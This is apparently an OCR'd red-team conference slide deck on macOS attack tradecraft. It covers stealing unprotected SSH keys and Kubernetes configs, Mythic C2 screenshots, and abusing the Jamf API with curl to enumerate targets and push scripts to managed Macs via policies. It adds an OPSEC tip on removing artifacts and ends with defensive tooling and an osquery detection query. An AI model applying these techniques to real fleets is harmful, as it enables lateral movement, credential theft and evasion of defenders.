
- Most users store SSH Keys by default in:
  - *~/.ssh/id_rsa, ~/.ssh/id_rsa2, etc...*
- Not TCC protected which allows any process to enumerate and retrieve keys
- Known hosts will often tell us where to go:
  - *~/.ssh/known_hosts*
- Keys without a password = immediate access is granted

Kubernetes Configurations

We share our containers, they share theirs

- Kubernetes configurations default location:
  - `~/.kube/config`
- Credentials, certificates, and session keys embedded within
- Again, not TCC protected
- The only additional requirement is the ability to talk to the cluster API control plane

Demo


Mythic
Not Secure
https://192.168.0.160:7443/new/callbacks
Operation Chimera
INTERACT
IP
HOST
USER
DOMAIN
PID
LAST CHECKIN
DESCRIPTION
AGENT
19
192.168.0.223
DEMOS-VIRTUAL-MACHIN
demo
3547
5 seconds
Created by mythic_admin at 2025-03-15 23:01:48
CALLBACK: 19
[Mon Mar 24 2025 12:41 AM] / 54 / mythic_admin / 19
sleep 5s
[Mon Mar 24 2025 12:41 AM] / 55 / mythic_admin / 19
pwd
Task an agent

Lateral Movement

Blending in with the Odd Stuff

Jamf Recon

/JSSResource/computers/ - Search for computers

- From a username, you can search for any computers associated with a particular target
- You can gather information both about the host and the user
  - Email
  - Position
  - Jamf IDs (take note of these!)
  - MAC address
  - And more!

```
curl \
--request GET \
--url https://jamf.corp.local:443/JSSResource/computers/match/mytarget* \
--header 'Authorization: Bearer <...snip...>'

<?xml version="1.0" encoding="UTF-8"?>
<computers>
  <size>1</size>
  <computer>
    <id>1</id>
    <name>mytarget-mac</name>
    <udid>A23D8E92-6B1C-43E9-9D8F-1A7B3C1D1F2C</udid>
    <serial_number>HY3Q72WZ91</serial_number>
    <mac_address>A2:1B:C5:7D:89:F4</mac_address>
    <username>mytarget</username>
    <realname>My Target</realname>
    <email>mytarget@corp.local</email>
    <position>Target</position>
    <...snip...>
```

Jamf Recon

JSSResource/computers/id/ - Detailed information about a computer

- Any information you could ever want about a particular host
  - Real-world information about the user
  - All installed software
  - Hardware information such as storage info
  - All running services
  - What Jamf policies and groups effect it
  - User accounts
  - Much more

```
curl \
--request GET \
--url https://jamf.corp.local:443/JSSResource/computers/id/1 \
--header 'Authorization: Bearer <...snip...>'

{
  "computer": {
    "general": {
      "id": 1,
      "name": "mytarget-mac",
      <...snip...>
    "location": {
      "username": "mytarget",
      "realname": "My Target",
      "phone": "555-555-5555"
    "software": {
      <...snip...>
      "running_services": [
      <...snip...>
      "applications": [
       {
         "name": "Activity Monitor.app",
         "path": "/System/Applications/Utilities/Activity Monitor.app",
         "version": "10.14",
         "bundle_id": "com.apple.ActivityMonitor"
       },
       <...snip...>
      <AND SO MUCH MORE>
```

Jamf Scripts

/api/v1/scripts/ - Upload a script

- Jamf has the ability to host scripts and execute them on managed hosts
- You must first upload a script object as structured data to the Jamf server
  - The API documentation helps fill out the fields
  - https://developer.jamf.com/jamf-pro/reference/post_v1-scripts

```
curl -s \
  --header "Authorization: Bearer $JAMF_TOKEN" \
  --header "Accept: application/json" \
  --header "Content-Type: application/json" \
  --insecure \
  --request POST \
  --url https://jamf.corp.local:443/api/v1/scripts \
  --data '
  {
    "scriptContents": "#!/bin/zsh\n\n# <Script Contents>",
    "name": "<Script Name>",
    "info": "<Description>",
    "priority": "BEFORE"
  }'
```

Jamf Scripts - Tips

/api/v1/scripts/ - Follow the script

- You can use the scripting language of your choice!
- Escaping required for script payloads
- The name and info fields are JAMF metadata, make a GET request to this endpoint to see existing scripts
- Set the priority field to "BEFORE" to ensure scripts are run as soon as possible in execution order
- Making a script this way will return a numerical script ID of the script object. Keep track of it. You will need it in the next slide!

```
curl -s \
  --header "Authorization: Bearer $JAMF_TOKEN" \
  --header "Accept: application/json" \
  --header "Content-Type: application/json" \
  --insecure \
  --request POST \
  --url https://jamf.corp.local:443/api/v1/scripts \
  --data '
  {
    "scriptContents": "#!/bin/zsh\n\n# <Script Contents>",
    "name": "<Script Name>",
    "info": "<Description>",
    "priority": "BEFORE"
  }'
```

Jamf Policies

/JSSResource/policies/

- Policies are applied to computers, groups, etc. in Jamf
- Similarly has metadata such as a name – check out existing policy names to blend in
- Note that there are trigger options.
  - This one is configured to execute once on a check-in (~every 15 minutes by default)
  - Great for lateral movement, but could also be modified for persistence
- You can push the policy to multiple computers either by listing them or utilizing a group
- Creating a policy will return a numerical policy ID

```
#!/bin/zsh
# XML payload for the policy with Recurring Check-in trigger
read -r -d '' POLICY_PAYLOAD << EOM
<policy>
    <general>
        <name>XXXXXXX</name>
        <enabled>true</enabled>
        <target drive>/</target drive>
        <trigger>EVENT</trigger>  <!-- Recurring Check-in trigger -->
        <trigger_checkin>true</trigger_checkin>
        <frequency>Once per computer</frequency>
    </general>
    <scope>
        <computers>
            <computer>
                <id>XXXXX</id>
            </computer>
        </computers>
    </scope>
    <scripts>
        <script>
            <id>XXXX</id>
            <priority>Before</priority>
        </script>
    </scripts>
</policy>
EOM
# API endpoint to create the policy
POLICY_ENDPOINT="https://jamf.corp.local:443/JSSResource/policies/id/0"
# Make the API request to create the policy using curl
curl -s -k \
    --request POST \
    --url "$POLICY_ENDPOINT" \
    --header "Authorization: Bearer $JAMF_TOKEN" \
    --header "Content-Type: application/xml" \
    --header "Accept: application/xml" \
    --data "$POLICY_PAYLOAD"
```

OPSEC Tip

DELETE requests don't work... fully

- Both policies and scripts can be deleted when you are done with them by making a DELETE request to the appropriate endpoint with /id/<numerical id> appended
- This won't fully remove it, as we have had clients find artifacts of created scripts and policies, but it is still better than nothing
- "Everything is stealthy, until someone is looking for it" - Lee Chagolla-Christensen

Demo


cain@ubuntu-tst:~/so-con-demo/Eve$
cain@ubuntu-tst:~/so-con-demo/Eve$
cain@ubuntu-tst:~/so-con-demo/Eve$

Defensive Recommendations

Take It and Run

OSQuery

File Access Monitoring with osquery

Like SACLs, but for macOS

- Any open() syscall triggers a file access event
- Uses *es_process_file_events* table to define sensitive files
- An event is generated by osquery with metadata about the access
  - Shoutout to Chris Long at Material Security

File Access Monitoring

```
SELECT * FROM es_process_file_events WHERE
-- Define the list of files related to Chrome we want to monitor
(
    filename LIKE '/Users/%/Library/Application Support/Google/Chrome/%/Bookmarks' OR
    filename LIKE '/Users/%/Library/Application Support/Google/Chrome/%/Cookies' OR
    filename LIKE '/Users/%/Library/Application Support/Google/Chrome/%/History' OR
    filename LIKE '/Users/%/Library/Application Support/Google/Chrome/%/Login Data'
) AND
-- Ignore renames
event_type!="rename" AND
-- Ignore Chrome file access from Chrome application
NOT
(
    filename LIKE '/Users/%/Library/Application Support/Google/Chrome/%'
    AND path LIKE '/Applications/Google Chrome.app/%'
);
```

Santa Conditional Access and Monitoring

Binary and File Access Authorization System

- Used to limit which processes, applications, and user contexts can access sensitive files
- Block unknown macho executables
- Notify users when a block action has occurred

https://github.com/northpolesec/santa

Secretive

Secures SSH Keys for Git and Remote Access on macOS

- Stores SSH Keys in the macOS Secure Enclave – *no one can export*
- Configurable to notify users when the SSH key is being used
- Can require touch confirmation or other approval to use keys
  - Shoutout to max.goedjen

https://github.com/maxgoedjen/secretive

Lil Snitch

Network Connection Detailed Insights and Controls

- Identifies which applications and processes are establishing inbound or outbound connections
- Configurable to default notify or block connections, also allow is useful when initially learning
- *Requires paid licensing*
  - Initial 30-day trial available

https://www.obdev.at/products/littlesnitch/index.html

LuLu

Alternative control of outbound connections

- Presents notifications when applications attempt to make outbound network connections
- Free and open-source from the Objective-See Foundation

https://objective-see.org/products/lulu.html

SPECTEROPS

Questions?

Lance Cain | lcain@specterops.com

Craig Wright | cwright@specterops.com